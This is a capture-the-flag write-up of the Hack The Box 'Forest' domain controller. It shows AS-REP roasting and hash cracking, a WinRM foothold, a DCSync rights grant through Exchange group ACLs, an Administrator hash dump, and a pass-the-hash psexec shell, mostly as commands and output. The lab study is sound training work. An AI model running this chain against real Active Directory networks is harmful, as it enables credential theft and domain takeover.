Forest-writeup

- Forest is an easy rated box on Hack The Box, focusing on Active Directory enumeration and attack.

Enumeration / Information Gathering - as an outsider

- Nmap scan

```
sudo nmap -sV -sC 10.10.10.161 -oN forest_nmap
```


```
└─[★]$ sudo nmap -sV -sC 10.10.10.161 -oN forest_nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-17 22:47 AEST
Nmap scan report for 10-10-10-161.tpgi.com.au (10.10.10.161)
Host is up (0.025s latency).
Not shown: 990 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-05-17 12:54:54Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: FOREST
|   NetBIOS computer name: FOREST\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: FOREST.htb.local
|_  System time: 2024-05-17T05:55:00-07:00
```

```
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-time:
|   date: 2024-05-17T12:54:57
|_  start_date: 2024-05-14T15:18:18
|_clock-skew: mean: 2h26m52s, deviation: 4h02m32s, median: 6m50s
```

-> We appear to be dealing with domain controller on domain htb.local.
-> We want to land a foothold, techniques we can try are smb null session, password spraying and AS-REP roasting

- Full nmap scan

```
sudo nmap 10.10.10.161 -Pn -oN forest_full_nmap
```




```
PORT      STATE SERVICE
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49671/tcp open  unknown
49678/tcp open  unknown
49679/tcp open  unknown
49684/tcp open  unknown
49706/tcp open  unknown
49976/tcp open  unknown
```

-> We have winrm open, something extra we discovered from the full port scan.

- Password policy enumeration


```
crackmapexec smb 10.10.10.161 -u '' -p '' --pass-pol
```




-> password spraying is a valid attack, in particular brute force can also be one.


- Extracting Domain and user information using LDAP search

```
ldapsearch -H ldap://10.10.10.161 -x -s base namingcontexts

ldapsearch -H ldap://10.10.10.161 -x -b "DC=htb,DC=local"
'(ObjectClass=user)' sAMAccountName | grep sAMAccountName | awk '{print
$2}'
```



-> Confirmed domain base name as htb.local





-> We obtained the user in the second picture (not interested in Guest, machine accounts or exchange accounts).

- Enum for linux

```
cp /home/eric/Desktop/htb/tools/enum4linux-ng/enum4linux-ng.py .

./enum4linux-ng -P 10.10.10.161

enum4linux -P 10.10.10.161
```


```
 ============================================================
|    Domain Information via SMB session for 10.10.10.161     |
 ============================================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: FOREST
NetBIOS domain name: HTB
DNS domain: htb.local
FQDN: FOREST.htb.local
Derived membership: domain member
Derived domain: HTB
```

```
 ==========================================
|    Policies via RPC for 10.10.10.161     |
 ==========================================
[*] Trying port 445/tcp
[+] Found policy:
Domain password information:
  Password history length: 24
  Minimum password length: 7
  Maximum password age: not set
  Password properties:
  - DOMAIN_PASSWORD_COMPLEX: false
  - DOMAIN_PASSWORD_NO_ANON_CHANGE: false
  - DOMAIN_PASSWORD_NO_CLEAR_CHANGE: false
  - DOMAIN_PASSWORD_LOCKOUT_ADMINS: false
  - DOMAIN_PASSWORD_PASSWORD_STORE_CLEARTEXT: false
  - DOMAIN_PASSWORD_REFUSE_PASSWORD_CHANGE: false
Domain lockout information:
  Lockout observation window: 30 minutes
  Lockout duration: 30 minutes
  Lockout threshold: None
Domain logoff information:
  Force logoff time: not set
```

-> Validated the result we found using ldap

- Enum user with RPC client

```
rpcclient -U "" -N 10.10.10.161
```



-> Something weird is that we actually have an extra user here, svc-alfresco, so we should add that to our user list (never trust a single tool for any job).

Exploitation / Lateral Movement- AS-REP Roast

- Performing as-rep roast

```
GetNPUsers.py htb.local/ -dc-ip 10.10.10.161 -no-pass -usersfile
valid_ad_users

hashcat -m 18200 svc-alfresco_tgt_hash /usr/share/wordlists/rockyou.txt
        -> Didn't work, so mutating the wordlist
InsidePro-PasswordsPro.rule

hashcat -m 18200 svc-alfresco_tgt_hash /usr/share/wordlists/rockyou.txt
```

```
[★]$ GetNPUsers.py htb.local/ -dc-ip 10.10.10.161 -no-pass -usersfile valid_ad_users
Impacket v0.12.0.dev1+20240208.120203.63438ae - Copyright 2023 Fortra

[-] User sebastien doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User lucinda doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User andy doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mark doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$svc-alfresco@HTB.LOCAL:784422a1da23c50012a0fc4494ae70f9$c62860c685e0effae36078861365162ef377619501039fa0a17c3063cd82
91d639c3303bcc9d4eb07af8094d0167cc829f4fc19b9cd6cdc1995d23cb40294ecd6da38949be376c9ded2be73cc4c1f1cdd13c255409ae27bb7fa770eb3e3e41
6071ab3013e0087fd9e7640fcb8e38ebe34b8f48b67e1203db998d1ad79725b0250104e98cc1a64a983f3ce4e04675a07fe3f628be453870ee4e87402b622cef65
211efdded993d82bb8a727af7f08e6c48e04434f04f100aecd3edb162ccdee71b17b07ff0135e09fc54079bdf19e9dff1b29de472e3dd9e4080c8db95bccdb4c92
c14bbd73e9
[-] User santi doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User chsh doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User chsh2 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User snovvcrash doesn't have UF_DONT_REQUIRE_PREAUTH set
```

```
[★]$ hashcat -m 18200 svc-alfresco_tgt_hash /usr/share/wordlists/rockyou.txt --show
$krb5asrep$23$svc-alfresco@HTB.LOCAL:784422a1da23c50012a0fc4494ae70f9$c62860c685e0effae36078861365162ef377619501039fa0a17c3063cd82
91d639c3303bcc9d4eb07af8094d0167cc829f4fc19b9cd6cdc1995d23cb40294ecd6da38949be376c9ded2be73cc4c1f1cdd13c255409ae27bb7fa770eb3e3e41
6071ab3013e0087fd9e7640fcb8e38ebe34b8f48b67e1203db998d1ad79725b0250104e98cc1a64a983f3ce4e04675a07fe3f628be453870ee4e87402b622cef65
211efdded993d82bb8a727af7f08e6c48e04434f04f100aecd3edb162ccdee71b17b07ff0135e09fc54079bdf19e9dff1b29de472e3dd9e4080c8db95bccdb4c92
c14bbd73e9:s3rvice
```

-> Obtained the credential svc-alfresco:s3rvice

Enumeration - as svc-alfresco

- Getting shell as svc-alfresco

```
evil-winrm -i 10.10.10.161 -u 'svc-alfresco' -p 's3rvice'
```

```
Warning: Press "y" to exit, press any other key to co
ntinue
y*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> who
mi
htb\svc-alfresco
```

-> uploading tools (Powerview and Sharphound) onto the machine


```
upload ../../../../tools/windows_ad/SharpHound.exe
upload ../../../../tools/windows_ad/PowerView.ps1
```

```
Info: Upload successful!
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> upload ../../../../tools/win
dows_ad/PowerView.ps1

Info: Uploading /home/eric/Desktop/htb/notes/HTB_academy/HTB_Writeups/Forest/
../../../../tools/windows_ad/PowerView.ps1 to C:\Users\svc-alfresco\Documents
\PowerView.ps1
```

- Running SharpHound collector

```
.\SharpHound.exe -c All -d htb.local --zipfilename forest_bh
```

- Viewing the result in Bloodhound





-> We see the user we have is a member of Account Operators group and can write itself to the exchange windows permissions that has write DACL privilege over the domain.
-> This means we can grant ourselves DCSync rights and compromise the domain.

Privilege Esclalation - Domain Compromise

- Using generic all to add an extra user (eric) to exchange windows permissions group

```
Import-Module .\PowerView.ps1

net user eric password /add /domain

net group "Exchange Windows Permissions"

Add-DomainGroupMember -Identity "Exchange Windows Permissions" -Members
eric -Verbose
```





- Using write dacl and adding DCSync privilege to eric

```
$SecPassword = ConvertTo-SecureString 'password' -AsPlainText -Force

$Cred1 = New-Object
System.Management.Automation.PSCredential('htb.local\eric',
$SecPassword)

Add-DomainObjectAcl -TargetIdentity $(Get-DomainSID) -PrincipalIdentity
eric -Rights DCSync -Credential $Cred1 -Verbose
```

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> Add-DomainObjectAcl -TargetIdentity $(Get-Domain
inSID) -PrincipalIdentity eric -Rights DCSync -Credential $Cred1 -Verbose
Verbose: [Get-Domain] Using alternate credentials for Get-Domain
Verbose: [Get-Domain] Extracted domain 'htb.local' from -Credential
Verbose: [Get-DomainSearcher] search base: LDAP://FOREST.htb.local/DC=htb,DC=local
Verbose: [Get-DomainSearcher] Using alternate credentials for LDAP connection
Verbose: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=eric)(name=er
ic)(displayname=eric))))
Verbose: [Get-Domain] Using alternate credentials for Get-Domain
Verbose: [Get-Domain] Extracted domain 'htb.local' from -Credential
Verbose: [Get-DomainSearcher] search base: LDAP://FOREST.htb.local/DC=htb,DC=local
Verbose: [Get-DomainSearcher] Using alternate credentials for LDAP connection
Verbose: [Get-DomainObject] Get-DomainObject filter string: (&(|(objectsid=S-1-5-21-3072663084-
364016917-1341370565)))
Verbose: [Add-DomainObjectAcl] Granting principal CN=eric,CN=Users,DC=htb,DC=local 'DCSync' on
DC=htb,DC=local
Verbose: [Add-DomainObjectAcl] Granting principal CN=eric,CN=Users,DC=htb,DC=local rights GUID
'1131f6aa-9c07-11d1-f79f-00c04fc2dcd2' on DC=htb,DC=local
Verbose: [Add-DomainObjectAcl] Granting principal CN=eric,CN=Users,DC=htb,DC=local rights GUID
'1131f6ad-9c07-11d1-f79f-00c04fc2dcd2' on DC=htb,DC=local
Verbose: [Add-DomainObjectAcl] Granting principal CN=eric,CN=Users,DC=htb,DC=local rights GUID
'89e95b76-444d-4c62-991a-0facbeda640c' on DC=htb,DC=local
```

- Performing DCSync and getting administrator hash

```
secretsdump.py -outputfile admin_hash -just-dc-user administrator
htb.local/eric@10.10.10.161
```

```
[*]$ secretsdump.py -outputfile admin_hash -just-dc-user administrator htb.local/eric@10.10.10.161
Impacket v0.12.0.dev1+20240208.120203.63438ae - Copyright 2023 Fortra

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
[*] Kerberos keys grabbed
htb.local\Administrator:aes256-cts-hmac-sha1-96:910e4c922b7516d4a27f05b5ae6a147578564284fff8461a02298ac9263bc
913
htb.local\Administrator:aes128-cts-hmac-sha1-96:b5880b186249a067a5f6b814a23ed375
htb.local\Administrator:des-cbc-md5:c1e049c71f57343b
```

- We can psexec.py and obtain SYSTEM on the shell, as well as grabbing the root flag.

```
psexec.py htb.local/administrator@10.10.10.161 -hashes
:32693b11e6aa90eb43d32c72a07ceea6

cd C:\users\administrator\desktop
```

```
type root.txt
```

```
[★]$ psexec.py htb.local/administrator@10.10.10.161 -hashes :32693b1
1e6aa90eb43d32c72a07ceea6
Impacket v0.12.0.dev1+20240208.120203.63438ae - Copyright 2023 Fortra

[*] Requesting shares on 10.10.10.161.....
[*] Found writable share ADMIN$
[*] Uploading file BgLykANY.exe
[*] Opening SVCManager on 10.10.10.161.....
[*] Creating service OZVu on 10.10.10.161.....
[*] Starting service OZVu.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

```
C:\Users\Administrator\Desktop> type root.txt
75bedfa5a6e5673a189d8c4d0fab9c69
```

Extra things looked up

Notes on usage of tools

- If unsure about what the script is doing, we can analyse the network packets response using wireshark. (ref to Ippsec Puffy video starting from 07:00)
  - We can get the same results from Nmap and ldap search through analysing the packets.


MS-RPC

